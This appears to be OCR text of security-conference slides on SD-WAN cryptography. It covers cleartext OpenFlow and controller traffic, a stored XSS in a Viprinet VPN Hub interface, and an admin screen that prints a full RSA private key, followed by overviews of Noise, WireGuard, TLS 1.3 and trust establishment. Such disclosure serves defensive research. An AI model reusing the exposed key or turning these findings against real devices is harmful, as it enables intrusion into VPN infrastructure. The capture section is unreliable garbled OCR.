
```
PRI * HTTP/2.0

SM

.............................. ........................................ .....................$.........A."h..
D.b6.\..z.:O.......*...        -..9.%...X.T.H.^!.._..u.b
&=LMed@.te.M.5...z.....A....)..Wyp.@......B...Q.!......@.....MIOj.........@.....l.
.f.....................:.$..........._..u.b
&=LMed@.....j!.5S..4..&O.@......B...Q.!........
..........
.MASTER...%.........@......4...0..4.$..........D.b6.\..z.:O.......*... -..9.%...X.sU.?.........4.........../
.5c768255ed91a300018bbc0e..:.
.ctl:830..ctl..<....%...........~.13.............
```

Easily seen command patterns =>
no additional encryption under L7 protocol

OpenFlow


cp.stream eq 0
Time
Source
Destination
Protocol
Length
Info
Wireshark · Follow TCP Stream (tcp.stream eq 0) · b4n_2.pcap
SDN Controller, clusterId: 5c18cd6fed91a30001f4156f, switchId:
00:00:50:00:00:02:00:01.
&..P.....
The same here:
L7 proto over plain TCP
Frame 428: 313 bytes on wi
Ethernet II, Src: 02:42:0a
Internet Protocol Version
Transmission Control Protocol, Src Port: 66
OpenFlow 1.3

Brain4Net


- “No crypto” approach
- Cleartext communications (e.g., HA mechanism, gRPC)
- Unprotected OpenFlow

Viprinet XSS


Viprinet Virtual VPN Hub

- Stored XSS in the web management interface
- Why does XSS matter here?
  - A private key is accessible via AdminDesk
  - VPN tunnel certificate fingerprint can be set via AdminDesk

Private Key


Viprinet Virtual VPN Hub (AWS Edition) - RuggedVPN Firmware
Serial: 01-05910-00-10477 - SupportID: V3S9-HCUP
Version: 2017090400/2017083100
Unnamed router
Logged in as: root
Log out
Configuration Objects
Add
Delete
VPN Tunnels
VPN Clients / Road warriors
WAN/VPN Routing and NAT
LAN settings
Integrated services
AdminDesk Service settings
HTTP Access Control Lists
HTTPS Access Control Lists
SSH CLI Service settings
SNMP Settings
DNS Service settings
NTP Service settings
Dynamic routing settings
Logging & Maintenance
Traffic Accounting
QoS rules and classes templates
Virtual Hub Identity Manager
License subscriptions
Administration
Automatically generate self-signed SSL certificate:
CA Certificate:
Intermediate CA Certificate:
Certificate:
IQYDVQQKExpWaXByaW5ldCAwMS0wNTkxMC1YWC1YWFhYWDEvMC0GA1UECxMmQXV0
by1nZW5lcmF0ZWQgc2VsZi1zaWduZWQgY2VydGlmaWNhdGUxFjAUBgNVBAMTDTE4
LjIzNC4xMTMuMjAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDTyq6r
uVvjH8dzampWPSunrsDAr9GISAFNGOyeqcmYXvQzNcsvk6r6JjhNLEgy0Z0qq
SQsRvaO4yP4vPgLSyPW9snSqkq+ZYWbXd7NWIcnqUbtUj6WnLwYU7eMwgVJdVSR
UlpG5YP5c3oHrUCNwZNc+VkzOrPdqqezWuDbXm405h82whf1aVKyfZfsYupvj4Gp
rkOxXnJ14ZbdLwmehEmPbNs7u0uS99Nfr6qYHyT+HSrBFswJM+sn4MWYcC+dI6kF
yoPoOczzBPsIFowa7cP6+DnKvGpjWZo6+94poOQJfxVhHc00/w955/ygUug5k7Pc
QDQMjMG6cNcDWJbLAgMBAAEwDQYJKoZIhvcNAQELBQADggEBAH8nmt5g8Sy6nEsx
wpMLCvptFpiZAk4iMgyJxMsolMZdquRq6f8fcB7WkE6VdYlaVaJMMXdUOFJg02VI
IGUW1uY3fDuBplb6Q55ENXLTdmOvk0xmetcSzHuA8tMeua2D1/Vc8DlC1cZlCqTd
aDfZYfZZ+B8qRMn6e475bYtRKOPOq8DwOoUTSPAhXqPgQq/pjT/870Vd4rbxUJ9m
mYzOl+DkRUGTkFy17QiFRuTFK40S4ZAV9ByDPgVzmQ+WqDcSqmNsUmGIpyupLcGW
i09zICn7vW1UVSbr4i54HIdHQvYXjh3dZ5xp6Zp4c6XXfd5t3vsaD++65AQiMBh3
Y2hbHNQ=
-----END CERTIFICATE-----
Certificate Private Key:
OzqRmC4inyDlQW33KlItmOFsUMJpAWoaNOc22qr+EDNt73gwGUJIcTHHYKOY46jZ
q+/QhnDRAoGBAPPEcE2kgmPGsMeQhdNle2z0g+53cXL3HsbaxabO1pjgjzVltuSE
wxphSNU/6EdahdcIqaCHDaHPuTmDxka9THnZLNQ6jpOGax0QERwDD8lyJl+jsT9C
pdqvcE2/0uUfIV6xKaMfTQaubXqOltzZfBEuY0ZbzmJRq375689fUT1XAoGBAN5r
d+g87otxqLqAwwevWQV50kaVUze/95VmxI7lOs/M2cjiD8l0hL543GVqQ+HaMTco
B9hLwECvwmDufhaiAIVxXNaRGuKVNh/X97uMF8/XcE1y4QdRbvYzQXWUXrHIMgrI
HDvkG5kgSo10YGRyuHSqViSn7MNRoAbnvap/phWtAoGAIZR58/gpjh0c1SDvjoN4
UTYNxpflpPSt5K7Wc3giz8R/ddehLjGrvsKQCfBXyxyJO2oSE+8GzbeTyHyCn9QL
6O0l48Z9RY1KzCIeeUFit1l0i3A9Rn2j41AvpEY8gxuauTSmi7YQIk98/VkPJzU+
hg9h1Ztn/ttJSKCc/2AeDNkCgYAeY1x8lGabEqpU4ObElAZ7owtBrYEzKr0u4l2U
kGkanwhaU9iIU60XQPgLuxsPLnpu6L85pA/eRqUuDSeY/AVKNhTTE/wyXOSKMT2d
mCRgtzSVwE1SbKPWa2ZUJDNT4uBDbNe+rwm+QBUvgmjxEGN3PRaL542Hmg1dJChb
tRkB+QKBgDMd/ZaFqozzGpls54sKSvdQI0K8YrPMF9WmWAyn2faKNvWgmbpn/5MH
2Du/XopdfpjwBHmrANOZWzafz7kqJQ/6NNhMryABCB9lgqc2SbavjI56/G9IyhII
PE+6ShHgKggMyxA6CH1UeezEEvxVQ2BVEI33DU9J6/kSmKELid33
-----END RSA PRIVATE KEY-----
Certificate Private Key Passphrase:
Change
Permissions
Read access:
root
Write access:
root

Certificate Fingerprint



SD-WAN Crypto Red Flags

Red Flags

- Crypto is not properly documented
- Legacy and obsolete crypto (SSL 3.0, TLS 1.0, TLS 1.1, MD5, RC4, RSA, CBC, etc.)
- Legacy implementations (racoon)
- No AEAD primitives
- No key renewal on control plane or data plane
- Hardcoded credentials or keys

Security Requirements

Requirements

- Key rotation
- Key revocation
- Mutual authentication
- AEAD primitives
- Modern KEX - No RSA or RSA encryption for key exchange
- No legacy crypto protocols and implementations
- Secure key storage
- Group traffic security

Requirements

- Must meet the current state of the art in key management
- Must meet the current state of the art in terms of cryptographic protocols and algorithms
- Sufficient entropy and randomness for key generation
- Sufficient key lengths and domain parameters
- Correct choice of parameters for crypto functions
- Robust and sufficiently evaluated solution

Christoph Jaggi. Secure aspects of SD-WAN solutions

Modern Crypto Protocols

Noise

- Noise is a framework for specifying secure channel protocols based on the Diffie-Hellman key agreement
- The Noise Protocol is currently adopted and used by WhatsApp, WireGuard, Lightning, I2P, nQUIC
- Noise allows for use-case specific protocols. The specification describes more than 50 handshake patterns
- The NoiseSocket Protocol allows to negotiate a particular Noise protocol and use it as a secure network protocol

Noise Stack

- Noise
- NoiseSocket
- NLS
- Disco

WireGuard

- Fast, modern, secure VPN tunnel
- Designed for the Linux kernel
- Noise-IKpsk2 pattern
- L3 tunnel
- UDP-based
- Crypto key routing and public keys
- 3 700 LoC
- Slides

WireGuard Security

- Stealthiness
- Anti-DoS (cookies)
- Simplicity
- Modern crypto primitives
- Lack of cipher negotiation
- Poor-man’s PQ Resistance (PSK)

WireGuard Peculiarities

- IKpsk2 pattern in Noise
  - I - Static key for initiator Immediately transmitted to responder, despite reduced or absent identity hiding
  - K - Static key for responder Known to initiator
  - psk2 - place a "psk" token at the end of the second handshake message
- IKpsk2 pattern in WireGuard
  - Crypto key routing
  - Peers must know static keys of each other
  - Peers may know PSK

WireGuard Peculiarities

- WireGuard users must develop a key exchange protocol
  - Sometimes it's easy(peer-to-peer), sometimes it's not (hub-and-spoke)
  - Static key delivery (TLS, trust, CA)
  - Static key renewal
  - PSK delivery
- TLS and IPsec control and data planes are not separated
- https://lists.zx2c4.com/pipermail/wireguard/2018-May/002901.html

TLS 1.3

- Cleaned up: Remove unused or unsafe features
- Improved privacy: Encrypt more of the handshake
- Improved latency:
  - 1-RTT handshake for new clients
  - 0-RTT handshake for repeat connections
- Continuity: Maintain existing important use cases
- Security assurance: formally verified (e.g., [1])

TLS 1.3

Features removed from TLS 1.3

- Static RSA handshake
- CBC modes
- RC4, SHA1, MD5
- Compression
- Renegotiation

TLS 1.3


Features Added to TLS 1.3

- Full handshake signature
- Downgrade protection
- Abbreviated resumption with optional (EC)DHE
- Curve 25519 and 448
- O-RTT
- Traffic analysis defences
- Certificate (client and server) encryption

PQ Crypto

- Minimum: the developed product and its architecture must be ready for PQ crypto (long keys, extra RTT, different protocol flow)
- https://libpqcrypto.org/
- https://github.com/Teserakt-io/PQGo
- Do not rely on PSK scheme to provide PQ security

Trust Establishment


Portals
Or-Nf
OSS/BSS
Service Orchestration
Proprietary
End-to-End Orchestration
Or-Sa
Os-Ma
Proprietary
Or-Vi
NFVO
Activation Engine
Workflow Engine
Or-Vnfm
Or-Nf
Or-Ems
Proprietary
Topology Manager
Inventory Mgt
Config Mgt
Policy Mgt
Service Assurance
EMS
Proprietary (optional)
Or-Sdnc
Or-Nf
Se-Ma
Re-Sa
Fault Mgt
SDN Controllers
Catalogs/ Repositories
Ca-Vnfm
Sdnc-Sa
Perf Mgt
Others
Access SDN Controllers
WAN SDN Controllers
DC SDN Controllers
Sdnc-Vi
Ve-Sa
Sec Mgt
VNF
VNFC
VNFC
VNF Manager
Vnfm-Sa
TBD
(Optional) Domain/Vendor Specific SDN Controllers
Sdnc-Nf (optional)
Ve-Vnfm
Log Mgt
Sdnc-Net
Vn-Nf
Vi-Vnfm
Cor Fun
Virtualization Layer (VMs/Containers)
Virtualization Infrastructure Manager
Proprietary
Vl-Ha
Vi-Sa
Nf-Vi
Cf-Sa
PNF
PNF
PNF
PNF
Dsc-Nf
Network
Cf-N
Compute
Storage
Collection Function & Analytics
Hardware Resources
NFV Infrastructure
Nfvi-Sa

Trust

- One of the most challenging aspects of secure communications is trust establishment
- The process of verifying that entities are actually communicating with the parties they intend
- Can be defined as the combination of long-term key exchange and long-term key authentication
- The main question is trust bootstrapping

Approaches

- Opportunistic encryption
- Trust-On-First-Use (TOFU)
- Key fingerprint verification: SSH, Viprinet
- Certificate pinning
- Short authentication strings: Signal
- Secret-based zero-knowledge verification
- Authority-based Trust:
  - Key discovery
  - Certificate authority
- Transparency Logs: Key transparency(CONIKS)

http://cacr.uwaterloo.ca/techreports/2015/cacr2015-02.pdf

Key Transparency

Google’s projects based on CONIKS

- https://eprint.iacr.org/2014/1004.pdf
- https://github.com/google/keytransparency

Key Transparency provides a lookup service for generic records and a public, tamper-proof audit log of all record changes. While being publicly auditable, individual records are only revealed in response to queries for specific IDs

